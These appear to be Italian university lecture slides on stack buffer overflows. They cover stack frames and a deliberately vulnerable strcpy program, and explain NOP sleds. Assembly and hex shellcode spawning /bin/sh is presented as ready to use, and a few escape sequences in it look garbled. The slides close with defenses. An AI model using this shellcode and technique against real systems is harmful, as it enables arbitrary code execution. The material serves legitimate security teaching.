

# ***Buffer Overflow***

## ***Teoria e Pratica***

**Stefano Zanero & Davide Balzarotti**

# Buffer Overflow

- Un Buffer overflow si verifica ogni volta che vengono scritti dei dati oltre i limiti di un buffer, sovrascrivendo le aree di memoria adiacenti
- Programmi vulnerabili:
  - Principalmente codice C/C++
  - I linguaggi con gestione automatica della memoria non sono vulnerabili
    - Controllo dinamico delle dimensioni dei buffer come in Java
    - Ridimensionamento automatico dei buffer come in Perl

# Buffer Overflow

- A che mi serve scrivere oltre i limiti di un buffer ?
  - Posso sovrascrivere altre variabili interessanti (nomi di file, password...)
  - Posso ingannare il programma per forzarlo ad eseguire operazioni per cui non e' stato pensato
    - Inserendo (o semplicemente trovando) il codice che voglio che venga eseguito nella memoria del processo
    - Modificando il control flow del programma per farlo saltare in quella posizione ed eseguire il codice


# Perche' ne parliamo

- Perche' sono attacchi molto **efficaci**
  - Consentono l'esecuzione di codice arbitrario
  - Possono essere sfruttati sia contro servizi locali che contro servizi remoti
- Perche' sono attacchi molto **frequenti**
  - In un sondaggio su una celebre mailing list, 2/3 degli intervistati riteneva i buffer overflow il principale rischio di sicurezza
- Perche' sono attacchi molto **dannosi**
  - Attacchi di questo tipo hanno provocato enormi perdite finanziarie
    - Worm di Morris – \$96 Milioni
    - Code Red – \$2.6 Miliardi
    - Slammer – \$1.2 Miliardi
    - Blaster – \$1.2 Miliardi
    - Sasser – \$0.5 Miliardi

*Parte I*  
*Introduzione*

# Layout della Memoria

- **Segmento Codice**
  - Contiene il codice del programma
  - E' read-only
- **Segmento Dati**
  - Variabili globali statiche (bss)
  - Variabili allocate dinamicamente (heap)
- **Segmento Stack**
  - Variabili locali
  - Record di attivazione delle funzioni



# Lo Stack


- Nella maggior parte delle architetture (Intel, Sparc, Motorola, MIPS) lo stack cresce verso il basso
- Il registro **ESP** (stack pointer) punta sempre alla cima dello stack
- Ad ogni invocazione di funzione viene inserito un nuovo **record di attivazione** (o frame) sullo stack
- Ciascun frame contiene:
  - L'indirizzo di ritorno (cioè cosa deve essere eseguito al termine della funzione)
  - L'indirizzo del record di attivazione precedente
  - I parametri della funzione
  - Le variabili locali della funzione
- Il registro **EBP** (base pointer) punta al frame corrente sullo stack

# Prologo ed epilogo di una funzione

- Il chiamante prepara i parametri della funzione e li posiziona sullo stack
- Prologo (eseguito dal chiamato)
  - Salva sullo stack il registro EBP
  - Copia lo stack pointer nel base pointer
  - Sposta lo stack pointer in avanti (cioe' verso il basso) per far posto alle variabili locali
- Epilogo (eseguito dal chiamato)
  - Salva il risultato (se esiste) nel registro EAX
  - Copia il base pointer nello stack pointer (liberando l'area dello stack usata dalla funzione)
  - Preleva l'indirizzo del base pointer salvato sullo stack e lo mette in EBP (ripristinando il frame del chiamante)
  - Esegue una RET

} leave

# Record di Attivazione




# Una tranquilla invocazione di funzione

```
int foo(int a, int b)
{
    int i = 3;
    return (a + b) * i;
}
```



```
int main()
{
    int e = 0;
    e = foo(4, 5);
    printf("%d", e);
}
```



# Il programma al debugger

```
// Test1.c


int foo(int a, int b)
{
    int i = 3;
    return (a + b) * i;
}

int main()
{
    int e = 0;
    e = foo(4, 5);
    printf("%d", e);
}
```

```
> gcc test1.c -o test1
> gdb ./test1 -q
(gdb) run
Starting program: ./test1
27
Program exited with code 02.
(gdb)
```

# Il main() come mamma (GCC) lo ha fatto

```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:    push   %ebp
0x0804836e <main+1>:    mov    %esp,%ebp
0x08048370 <main+3>:    sub   $0x18,%esp
0x08048373 <main+6>:    and   $0xffffffff0,%esp
0x08048376 <main+9>:    mov   $0x0,%eax
0x0804837b <main+14>:   add   $0xf,%eax
0x0804837e <main+17>:   add   $0xf,%eax
0x08048381 <main+20>:   shr   $0x4,%eax
0x08048384 <main+23>:   shl   $0x4,%eax
0x08048387 <main+26>:   sub   %eax,%esp
0x08048389 <main+28>:   movl  $0x0,0xffffffffc(%ebp)
0x08048390 <main+35>:   movl  $0x5,0x4(%esp)
0x08048398 <main+43>:   movl  $0x4,(%esp)
0x0804839f <main+50>:   call  0x8048354 <foo>
0x080483a4 <main+55>:   mov   %eax,0xffffffffc(%ebp)
```




# Eseguiamo il programma

```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:    push    %ebp
0x08048355 <foo+1>:    mov     %esp,%ebp
0x08048357 <foo+3>:    sub     $0x10,%esp
0x0804835a <foo+6>:    movl   $0x3,0xffffffff(%ebp)
0x08048361 <foo+13>:   mov     0xc(%ebp),%eax
0x08048364 <foo+16>:   add     0x8(%ebp),%eax
0x08048367 <foo+19>:   imul   0xffffffff(%ebp),%eax
0x0804836b <foo+23>:   leave
0x0804836c <foo+24>:   ret
End of assembler dump.
(gdb)
```

5
4
0x080483a4
0xafdde9f8
3

# Il frame di foo()

```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8: 0xaf9d3cd8 0x080482de 0xa7faf360 0x00000003
0xaf9d3cd8: 0xafdde9f8 0x080483a4 0x00000004 0x00000005
0xaf9d3ce8: 0xaf9d3d08 0x080483df 0xa7fadff4 0x08048430
```



*Parte II*  
*Come “convincere” un programma  
ad eseguire il mio codice*

# L'idea

- Il “trucco” consiste nel sovrascrivere un puntatore con l'indirizzo del nostro codice
- Ci serve un puntatore che verra' prima o poi copiato nel registro EIP
  - Puntatori a funzione (sullo stack, sullo heap, nel bss...)
  - Saved EBP
  - Saved EIP (indirizzo di ritorno)
  - Entry nella tabella GOT
  - `jmp_buf`
- Come faccio a sovrascriverlo?
  - Stack overflow
  - Heap overflow
  - Format string

# Smashing the stack

- Una funzione dichiara un buffer (array di caratteri) locale. Il buffer viene quindi posizionato sullo stack
- La funzione copia nel buffer dei dati controllati dall'utente senza verificare di non superare il limite dell'array
  - Ci sono moltissime funzioni di libreria vulnerabili
    - `strcpy`, `strcat`, `gets`, `fgets`, `sprintf`, `scanf` ...
- I dati sovrascrivono l'area di memoria che precede l'array, su su fino a raggiungere l'indirizzo di ritorno salvato nel record di attivazione della funzione
- Quando la funzione termina, il programma preleva l'indirizzo di ritorno dal record di attivazione e lo copia nel registro EIP
- Il programma comincia ad eseguire il **NOSTRO** codice

# Un semplice programma vulnerabile

```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerabile(char* param)
{
    char buffer[100];
    strcpy(buffer, param);
}

int main(int argc, char*
argv[] )
{
    vulnerabile(argv[1]);
    printf("Tutto ok\n");
}
```

Buffer che puo' contenere fino a 100 caratteri

Copia un numero **ARBITRARIO** di caratteri da param in buffer



# Che cosa e' successo

```
> gdb ./test2

(gdb) run ciao
Starting program: ./test2
Tutto ok

(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAA...
Program received signal SIGSEGV, Segmentation
fault
0x41414141 in ?? ()
```

params
41 41 41 41 41 41 41 41
base pointer
·buffer
41 41 41 41
41 41 41 41
41 41 41 41

# L'indirizzo giusto


- Sappiamo come far saltare il programma ad un indirizzo controllato da noi. Non ci resta che scegliere dove...
- Principali alternative:
  - L'indirizzo di un buffer di cui possiamo controllare il contenuto
    - PRO: funziona anche da remoto
    - CONTRO: dobbiamo conoscere l'indirizzo del buffer, l'area di memoria che contiene il buffer (tipicamente lo stack) deve essere eseguibile
  - L'indirizzo di una variabile di ambiente
    - PRO: e' facile da implementare, non richiede spazio nel programma
    - CONTRO: funziona solo da locale, alcuni prog svuotano l'environment, lo stack deve essere eseguibile
  - L'indirizzo di una funzione gia' presente nel programma
    - PRO: funziona da remoto, funziona anche se lo stack non e' eseguibile
    - CONTRO: e' complicato dal fatto che bisogna ricreare un record di attivazione fasullo per controllare i parametri della funzione

# Salto nel buffer


- Il buffer che stiamo usando per fare overflow e' un ottimo candidato per contenere anche il codice che vogliamo eseguire
- Sfortunatamente non conosciamo l'indirizzo del buffer, e non esiste un modo esatto per prevederlo
  - Il buffer sta certamente da qualche parte (di solito non molto distante) sopra cima dello stack
  - L'indirizzo deve essere perfetto: se saltiamo un byte prima o un byte dopo l'attacco non funziona (otteniamo il solo effetto di mandare l'applicazione in segfault)
  - Posso calcolare la posizione con esattezza con l'aiuto di un debugger, ma e' estremamente improbabile che si trovi allo stesso indirizzo anche su un'altra macchina

# NOP sled: la pista d'atterraggio

- Inseriamo nel buffer, prima del codice che vogliamo che venga eseguito, un'area di “atterraggio” tale che:
  - Ovunque si “cada” si trovi una istruzione valida
  - Ovunque si “cada” si deve sempre raggiungere la fine dell'area e l'inizio del codice seguente
- Tradizionalmente si utilizza una sequenza di NOP
  - Istruzione lunga un byte (0x90) che non fa nulla
- Ora non devo piu conoscere con certezza dove saltare, mi basta finire nella nop sled!



# L'assemblaggio finale del buffer




*Parte III*  
*Il codice da eseguire*

# Lo shellcode

- Sequenza di istruzioni macchina (opcodes) utilizzata negli attacchi
- Tradizionalmente ha lo scopo invocare una **system call** (`execve`) per aprire una shell (da qui deriva il suo nome)
  - Ma si possono fare anche molte altre cose: creare un nuovo utente, modificare una password, modificare il file `.rhost`, aprire una connessione verso una macchina remota...
- Le `syscall` sono il meccanismo utilizzato per richiedere al sistema operativo di eseguire una certa operazione
  - In Linux vengono invocate tramite l'interrupt `0x80`, dopo aver messo i parametri necessari nei registri o sullo stack

# Eseguire una shell

```
void main(int argc, char **argv) {  
    char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
  
    execve(name[0], name, NULL);  
}
```



```
(gdb) disas execve  
.....  
mov     0x8(%ebp),%ebx  
mov     0xc(%ebp),%ecx  
mov     0x10(%ebp),%edx  
mov     $0xb,%eax  
int     $0x80  
.....
```

# Eseguire una shell

```
int execve(char *file, char *argv[], char *env[])
```

```
(gdb) disas execve
```

```
....
```

```
mov    0x8(%ebp), %ebx
```

```
mov    0xc(%ebp), %ecx
```

```
mov    0x10(%ebp), %edx
```

```
mov    $0xb, %eax
```

```
int    $0x80
```

```
....
```

copio \*file in ebx

copio \*argv[] in ecx

copio \*env[] in edx


metto l'indice della  
syscall in eax

execve = 0xb

richiamo la syscall

# Requisiti per lo shellcode


- I tre parametri:
  - **\*file**: devo mettere da qualche parte in memoria la stringa (terminata dallo \0)  
**/bin/sh**
  - **\*argv[]**: devo mettere da qualche parte in memoria l'indirizzo di **/bin/sh** seguito da un NULL
  - **\*env[]**: devo mettere da qualche parte in memoria un NULL (posso riutilizzare quello di prima)



# Il problema degli indirizzi

- Come faccio a scrivere l'indirizzo di `/bin/sh` quando non so nemmeno dove si trova lo shellcode in memoria?
- Usiamo un trucco...
  - L'istruzione `CALL` mette l'indirizzo di ritorno (cioè l'indirizzo del primo byte dopo la `CALL`) sullo stack
  - Allora se noi mettiamo una `CALL` appena prima della stringa `/bin/sh`, dopo aver eseguito la `CALL` sullo stack abbiamo l'indirizzo che cerchiamo
- Come prima istruzione dello shellcode mettiamo un `jump` alla `call`, che poi salta indietro alla seconda istruzione dello shellcode.

# Jump/Call



La **popl** preleva dallo stack l'indirizzo di ritorno della call (e cioè l'indirizzo di **/bin/sh**)

# Lo shellcode in tutta la sua bellezza

```
jmp      0x26                                # 2 bytes
popl     %esi                                # 1 byte
movl     %esi, 0x8(%esi)                      # 3 bytes
movb     $0x0, 0x7(%esi)                     # 4 bytes
movl     $0x0, 0xc(%esi)                     # 7 bytes
movl     $0xb, %eax                           # 5 bytes
movl     %esi, %ebx                           # 2 bytes
leal     0x8(%esi), %ecx                       # 3 bytes
leal     0xc(%esi), %edx                       # 3 bytes
int      $0x80                                # 2 bytes
movl     $0x1, %eax                           # 5 bytes
movl     $0x0, %ebx                           # 5 bytes
int      $0x80                                # 2 bytes
call     -0x2b                                # 5 bytes
.string  \"/bin/sh\"                          # 8 bytes
```

# Il problema degli zeri

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

- In C gli zeri sono usati come terminatori delle stringhe
- Se provassimo a copiare lo shellcode così com'è, la copia si fermerebbe dopo i primi 9 byte !!  

```
mov 0x0, reg --> xor reg, reg
mov 0x1, reg --> xor reg, reg
```
- Soluzione:  

```
inc reg
```

  - sostituire le istruzioni che provocano gli zeri con altre istruzioni

# Risultato pronto all'uso

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
    "\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
    "\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

*Parte IV*  
*Come difendersi dai*  
*buffer overflow*

# Approcci diversi

- Meccanismi di difesa a **livello del programma**
  - Per rimuovere le vulnerabilita'
- Meccanismi di difesa a **livello del compilatore**
  - Per rendere le vulnerabilita' non attaccabili
- Meccanismi di difesa a **livello del sistema operativo**
  - Per bloccare (o quantomeno rendere molto piu' difficili) gli attacchi

# L'uomo prima di tutto

- La causa dei buffer overflow non e' il C, ma sono gli errori e la scarsa attenzione dei programmatori
  - Istruire i programmatori a scrivere codice corretto
  - Fare testing piu' approfondito e mirato agli aspetti di sicurezza
- Utilizzare funzioni di libreria piu' sicure
  - Standard Library: `strncpy` e `strncat`
  - BSD: `strlcpy` e `strlcat`
  - LibSafe: fornisce un wrapper attorno alle funzioni di libreria, verificando che i dati non vadano a sovrascrivere il frame della funzione
  - Contra Police: estensione della `libc` per la prevenzione di overflow sullo heap

# Analizzare il codice

- Utilizzare tool di analisi statica per scoprire eventuali vulnerabilita' durante lo sviluppo del software
  - Ccured
  - Flawfinder
  - Insure++
  - CodeWizard
  - Cigital ITS4
  - Cqual
  - Microsoft PREfast/PREfix
  - Pscan
  - RATS
  - Fortify

# Difese a livello del compilatore

- Modifiche ai compilatori con l'aggiunta di meccanismi di protezione dello stack
  - L'idea consiste nel verificare, prima di ritornare da una funzione, che il suo frame non sia stato compromesso
